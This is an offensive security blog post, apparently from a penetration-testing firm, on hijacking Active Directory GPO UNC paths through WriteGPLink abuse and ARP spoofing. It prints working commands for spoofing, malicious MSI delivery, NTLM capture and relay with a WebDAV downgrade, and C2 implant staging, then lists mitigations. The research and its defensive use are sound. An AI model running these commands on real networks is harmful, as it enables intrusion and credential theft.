ARP Around and Find Out: Hijacking GPO UNC Paths for Code Execution and NTLM Relay

Table of contents
TL;DR - If you have WriteGPLink on an Active Directory Organizational Unit (OU) and you’re on the same network segment as a computer within that OU, you can abuse that permission to link an existing Group Policy Objects (GPO) with a software installation policy and ARP spoof the server it references, resulting in code execution as SYSTEM without modifying SYSVOL. More broadly, GPOs that reference UNC paths for drive maps, logon scripts, and startup scripts can be redirected to an attacker-controlled host for NTLMv2 capture. Furthermore, by deliberately disrupting SMB sessions, authentication can be forced to fall back to WebDAV, which sends NTLM over HTTP that can be relayed to services like LDAP(S), AD CS, and SMB.
Introduction
On engagements, it is common to find overly broad groups like Authenticated Users or Domain Computers with permissions over OUs that they were never intended to have. Whether it is left over from migration, a testing OU that never got cleaned up, or an AI-assisted auto-accept gone wrong, these misconfigurations frequently surface in BloodHound output. One (1) of the more interesting permissions that you may find is WriteGPLink, which indicates the principal has permission to modify the gPLink attribute of the targeted OU/domain node. This alone does not let you edit the GPO itself or create a new one, but it does let you find existing GPOs in the domain and force them to apply to the objects inside that OU.
The concept of abusing GPO and OU relationships isn’t new. wald0's foundational work on GPO attack primitives laid the groundwork, WithSecure’s OU Having a Laugh showed how OU attribute modification could be weaponized through rogue infrastructure, and Synacktiv’s OUned.py provides automation for this style of abuse. The caveat is that these approaches usually depend on additional privileges such as creating machine accounts and adding DNS records. In tighter environments, those requirements may neutralize this path entirely.
Those limitations led to me to a different approach. Instead of building malicious GPO infrastructure from scratch, WriteGPLink could be abused by taking advantage of software deployments that already exist in the environment. If a legitimate GPO contained a software installation policy pointing to a UNC path and you could ARP spoof a target computer into resolving to your host, then the target would process the linked policy on reboot and retrieve a malicious installer. This installer would then deploy as SYSTEM with no SYSVOL modification, machine account creation, or DNS record changes required.
Digging through various GPO settings, it became clear that software installation was only one (1) of several GPO features that could be weaponized. Mapped drives, logon scripts, and startup scripts hosted on UNC paths all cause targets to reach out to remote servers during logon or policy processing. An attacker on the same broadcast domain can ARP spoof the target and impersonate the SMB connection. For drive mappings, this technique can capture NTLMv2 authentication as well as force a fallback to WebDAV that sends relayable NTLM over HTTP. For logon or startup scripts, it can allow replacement content to be served from the expected path and executed as the user or computer.

For brevity, this blog assumes familiarity with core AD concepts and common offensive tooling. These attack paths are lengthy enough on their own, so the focus here is on the techniques, tooling used, and what worked.
Attack 1: WriteGPLink + MSI Deployment Spoofing
As with all offensive security, exercise caution, as incorrectly modifying settings such as a linked GPO can quickly cause unintended, widespread consequences across a domain.
This chain assumes an authenticated position in the domain with the ability to collect BloodHound data and read from SYSVOL, as well as network adjacency to a computer contained within the target OU. BloodHound data shows this edge where the low-privileged user [email protected] has WriteGPLink over the CoolComputers OU. This OU contains WIN11-WOKE.WOKE.LOCAL.

Once this edge is identified, the next step is reviewing SYSVOL to find an existing GPO worth linking. SYSVOL is readable by any authenticated user and can be cloned with tools such as smbclient or rsync.
mkdir -p /mnt/$DOMAIN/SYSVOL/
mount -t cifs -o username=$USER,password=$PASS,domain=$DOMAIN,ro "//$DC_IP/SYSVOL" "/mnt/$DOMAIN/SYSVOL/"
rsync -av --exclude="PolicyDefinitions" --update /mnt/$DOMAIN/SYSVOL .
With SYSVOL cloned, tools like GPOHound are excellent for deeper GPO analysis. I professionally vibecoded parse_sysvol.py to produce the specific output needed for these attacks. The script correlates SYSVOL data, GPO settings, and GPO GUIDs with BloodHound data to show affected OUs, users, and computers, while specifically identifying software installations, drive maps, and scripts.
python3 parse_sysvol.py software -s <SYSVOL> -b <BloodHound_Folder>
Reviewing the output, the SOFTWAREINSTALLS GPO {88D041AF-58E8-47BC-AB13-110B2F438DB2} stands out. It deploys multiple MSIs, including googlechromestandaloneenterprise64.msi, which points to DC02.
Here are a couple of notes before moving on. The advertised software cannot already be installed on the target, since Group Policy Software Installation/Windows Installer tracks products by ProductCode and will usually skip a package if it believes it is already present. This may behave differently in upgrade or redeployment scenarios. Also, .aas advertisement files appear to persist in SYSVOL even after related software installation has been removed from the GPO, meaning SYSVOL may contain stale entries for software that is no longer being actively requested for deployment.
In practice, this makes the last-modified timestamp of an .aas a useful heuristic for identifying live deployments, although creating an SMB share with multiple file names would work as well. It is also helpful that the MSI paths referenced here use a direct hostname rather than the domain namespace. Domain-based UNC paths trigger DFS referrals through domain controller infrastructure and make ARP spoofing much more finicky. While spoofing all domain controller IP addresses could still create opportunities to intercept connection attempts, it also prevents the target from reaching any domain controller for authentication, group policy processing, and other domain functions.
That aside, with our target GPO identified, linking it can be done with link_gpo.py. Other tools may be useful here, such as GPOwned.py. Appending to the end of the gPLink string gives our link the highest normal precedence, but further modifications could be made to set our GPO to enforced.
python3 link_gpo.py -u coby -p Password01 -d woke.local -dc-ip 192.168.100.67 –gpo-guid ‘{88D041AF-58E8-47BC-AB13-110B2F438DB2}’ --target-ou "OU=CoolComputers,DC=woke,DC=local"
With this link in place, we need to convince the WIN11-WOKE that we are DC02. A basic ARP spoof against DC02’s IP address (192.168.100.69) suffices, causing traffic destined to DC02 to be sent to our attacker host instead. Additionally, I add a secondary IP address to my interface, so the traffic destined to DC02 is not dropped. Then, I use the tool arpspoof-ng to send gratuitous ARP packets.

ip addr add 192.168.100.69/32 dev ens32
arpspoof-ng -i ens32 -t 192.168.100.201,192.168.100.224 -s 192.168.100.69


Then, using Impacket’s smbserver.py, we stand up an SMB server with the installers share hosting our malicious googlechromestandaloneenterprise64.msi. Our malicious payload is a standalone C# add-user program compiled into an MSI. Then, we patch the Windows Installer so its ProductCode and PackageCode match the values of the real package found in SYSVOL. Failure to do so results in errors such as the one (1) shown below, but the failures may also be operator error.
smbserver.py installers /root/tmp/installers/ -smb2support --interface-address 192.168.100.69 -debug -ts
When WIN11-WOKE reaches the Group Policy refresh interval, roughly every 90 minutes, the newly linked GPO becomes visible to the system. However, the software installation itself does not occur until the computer reboots, which means we must be ARP spoofing when that reboot occurs. From a low-user perspective, forcing that reboot may not always be possible. One (1) unique solution for remotely restarting a Windows system without Administrator rights is through RDP when NLA is disabled.
xfreerdp /v:192.168.100.224 /u:test /p:test /sec:tls /cert:ignore
Then, once the system is restarted, it retrieves our malicious package, installs it, and adds the local user with Administrator permissions. At that point, we have achieved code execution as SYSTEM stemming from WriteGPLink, given favorable network access and timing.

This attack is definitely possible, but that is assuming a couple of stars align. You need layer-2 access for ARP spoofing, a viable unlinked policy to apply, and a timely reboot to happen. Even with those caveats, I hope this can stand as another viable method for exploiting WriteGPLink when other AD conditions are not available. And if the OU contains users rather than computers, opportunities still exist within linked logon scripts, or scheduled tasks may come into play.
Attack 2: Drive Map Spoofing + NTLM Capture and WebDAV Downgrade
Beyond software installation, GPOs are commonly used to deploy mapped drives through Group Policy Preferences. These Drives.xml configurations contain UNC paths that affect users that will automatically connect during logon or policy processing. Utilizing the parse_sysvol.py script from before, it can be correlated with BloodHound data to enumerate which users have what drives and where they connect to.
python3 parse_sysvol.py drives -s <SYSVOL> -b <BloodHound_Folder>
In this case, these drive mappings all point towards DC02 by hostname. Every time a user logs in, their machine makes a network request to connect to the referenced share. As noted earlier, these paths that are using direct hostnames will make the spoofing setup match easier.
This approach is also a bit different from broadcast name-resolution poisoning tools like Responder. While Responder is excellent at what it does, my goal here was to be a bit more surgical. By ARP spoofing a single IP address only to a subset of hosts, the affected machines still resolve DC02 through normal processes and receive the expected address; however, the ARP entry redirects the traffic to the attacker-controlled host instead.
Then, to perform this attack, I can set up either smbserver.py or ntlmrelayx.py while using arpspoof-ng to target multiple hosts simultaneously. Authentication can be triggered in several ways, such as through user logon, browsing to the mapped drive in Explorer, or reconnection attempts to a persistent drive after a session lock/unlock. When those connections reach the attacker-controlled host, the NTLMv2 authentication can be captured for offline recovering or relayed to a system that does not enforce SMB Signing.
ip addr add 192.168.100.69/32 dev ens32
arpspoof-ng -i ens32 -t 192.168.100.201,192.168.100.224,192.168.100.67 -s 192.168.100.69
ntlmrelayx.py -t smb://<NO_SMB_SIGNING_HOST> -smb2support -socks --interface-ip 192.168.100.69 --keep-relaying -of hashes
While testing the drive map spoofing attack, I noticed something odd. A stale SMB server was left running between tests, which caused the client to retry the same UNC path over HTTP on port 80 instead of simply failing. This turned out to be Windows WebClient service stepping in as a fallback after SMB connection failed.
To confirm this was not a fluke, I tested it with a custom SMB server that sent the same garbage error code observed in the packet capture and saw the same result. Then, I repeated the test using smbserver.py configured with authentication that would fail, which produced the same result. After the SMB failure, the client retried over WebDAV and sent NTLM authentication over HTTP. Additionally, the captured hashes confirmed the target SPN was changed to HTTP/DC02.woke.local.
This method is particularly useful because once the client falls back to WebDAV, the authentication is no longer tied to an SMB session. That makes it far more flexible for NTLM relay attacks to other services such as LDAP, LDAPS, AD CS, and SMB.

After validating the behavior in the lab, I found that Syntaktiv documented the same SMB-to-WebDAV fallback in the context of multicast poisoning using Responder. Their work showed that error codes such as STATUS_BAD_NETWORK_NAME and STATUS_LOGON_FAILURE can trigger a retry but confirmed that the trigger list was not exhaustive. Notably, my testing showed that the same behavior also occurs against existing SMB shares while ARP spoofing. Synacktiv also noted that WebClient needed to be installed and running. In my testing, the service started automatically in the background, which aligns with later SpecterOps research. Note that on Windows Server, the WebClient service is not installed by default.
To demonstrate this attack, I first confirm that the WebClient service is not running on the target workstation with NetExec.

With arpspoof-ng running in the background to redirect DC02’s IP address to the attack host, I start smbserver.py on port 445 and configured it to require authentication that the client could not satisfy. Responder can also be used with the -E option. Then, I also start ntlmrelayx.py, listening on port 80, to capture and relay the HTTP NTLM authentication. When the user logs in and Group Policy processes the mapped drive, the workstation sends the authentication to the attack host on SMB, which fails. Then, the NTLM authentication arrives over HTTP, where ntlmrelayx.py relays it to LDAP.
smbserver.py share . -smb2support -debug -ts --interface-address 192.168.100.69 -username test -password test
ntlmrelayx.py -t ldap://192.168.100.67 -socks -smb2support -ip 192.168.100.69 --no-smb-server --keep-relaying -of hashes.txt
Lastly, I first confirm that the WebClient service is now running on the target workstation after exploitation.

Attack 3: Logon Script Spoofing for Code Execution
Now that we’ve covered some other approaches to GPO-based abuse, it is worth looking at logon scripts directly. When a GPO assigns a logon script, the Group Policy client retrieves the referenced script from the UNC path, typically something under SYSVOL or NETLOGON, and executes it under the user’s security context. Startup scripts follow the same model, except they run as SYSTEM during startup before any user logs on. These scripts are often used to map drive or copy files, but they may also launch executables or PowerShell scripts hosted somewhere else on the network. If either the script itself or a downstream resource is referenced by a spoofable hostname, that reference becomes an opportunity for this attack.
Running parse_sysvol.py against our cloned SYSVOL again, we enumerate the following configurations.
python3 parse_sysvol.py scripts -s <SYSVOL> -b <BloodHound_Folder>
As the output shows, multiple users are in the MAPPEDDRIVES OU that will fetch Logon.bat from SYSVOL on every sign-in. If we inspect this Logon.bat—which in our case we have cloned, since it resided in SYSVOL—it references a PowerShell script hosted on a different server.

In the lab environment, FILESERVER01 resolves to 192.168.100.226. The next step is to use arpspoof-ng to target the two (2) Windows hosts that will later attempt to process the script.
ip addr add 192.168.100.226/32 dev ens32
arpspoof-ng -i ens32 -t 192.168.100.201,192.168.100.224 -s 192.168.100.226
Next, smbserver.py is set up to host a malicious Update-Monitor.ps1, our Badrats implant. When that script executes, the target host should call back to the Badrats server. At that point, the stage is set and we must wait until a user logs in.

smbserver.py tools . -smb2support -debug -ts --interface-address 192.168.100.226
Once that happens, the Group Policy client pulls the normal Logon.bat from the domain controller and processes it normally until it reaches the \\FILESERVER01\tools\Update-Monitor.ps1 reference. That request is redirected to our SMB server, the malicious script is retrieved, and a moment later, the user checks into our C2 server.
Python3 badrats_server.py

Beyond These Attacks
The three (3) attacks in this post are strong, concrete examples, but they are not an exhaustive list. They reflect a broader pattern in how Group Policy and workstations interact across the network, while also reinforcing how dangerous it is to lack layer-2 protections.
Logoff and shutdown scripts mirror their logon and startup counterparts, just with different triggers. GPP Files, Folders, and Folder Redirection apply the same idea with file placement and file retrieval paths. Scheduled Tasks can trigger execution at known intervals, although the files they reference are often local rather than remote. With enough situational awareness, a generic GPO mechanism can become a highly targeted opportunity.
More importantly, WriteGPLink is only one (1) way to reach the same outcome. Permissions like AddMember or AllExtendedRights on an OU can let you place a privileged principal inside it, causing it to process an already linked, vulnerable GPO. The same applies if you can create, link, or edit a GPO directly. The problem compounds further if resources referenced in SYSVOL can be modified because of misconfigurations, or if lax permissions exist on referenced network shares. In those cases, there is no need to redirect traffic at all.

Mitigations
- Enforce SMB Signing and LDAP protections. Require SMB Signing where possible, and enable LDAP signing and channel binding where supported. This breaks several of the relay paths discussed above.
- Audit AD ACLs regularly. Review permissions on users, OUs, and groups for rights such as WriteGPLink, AddMember, WriteOwner, and other related control paths.
- Harden layer-2 protections. Enable controls such as Dynamic ARP Inspection and related protections that make ARP spoofing substantially harder.
- Audit GPO and GPP references on network resources. Review logon scripts, startup scripts, drive mappings, and other configurations that may be used in a more strategic attack.
- Tighten permissions on file shares. Ensure only the intended administrators and management systems can modify scripts, binaries, and installers referenced by GPOs.
Conclusion
Hopefully, some of these ideas are useful in your own offensive or defensive security work. DFS-backed UNC path spoofing may prove to be a stronger approach for some of these attacks. If you have found a feasible way to make this work, feel free to reach out. If you enjoyed the post, follow me on X/Twitter @Coontzy1 for constant reposts and no original thought.
Shoutouts
Larry Spohn - Blog Peer Review
TrustedSec QA Team - Quality assurance and editing
Tools
- arpspoof-ng
- badrats
- BloodHound
- dsniff (arpspoof)
- GPOHound
- GPOwned
- Impacket
- link_gpo.py
- NetExec
- parse_sysvol.py
- Responder
References
- https://labs.withsecure.com/publications/ou-having-a-laugh
- https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/support-for-unc-naming-and-mup
- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-policy/group-policy-processing
- https://specterops.io/blog/2026/01/14/wait-why-is-my-webclient-started-sccm-hierarchy-takeover-via-ntlm-relay-to-ldap/
- https://wald0.com/?p=179
- https://www.synacktiv.com/en/publications/taking-the-relaying-capabilities-of-multicast-poisoning-to-the-next-level-tricking
- https://www.synacktiv.com/publications/ounedpy-exploiting-hidden-organizational-units-acl-attack-vectors-in-active-directory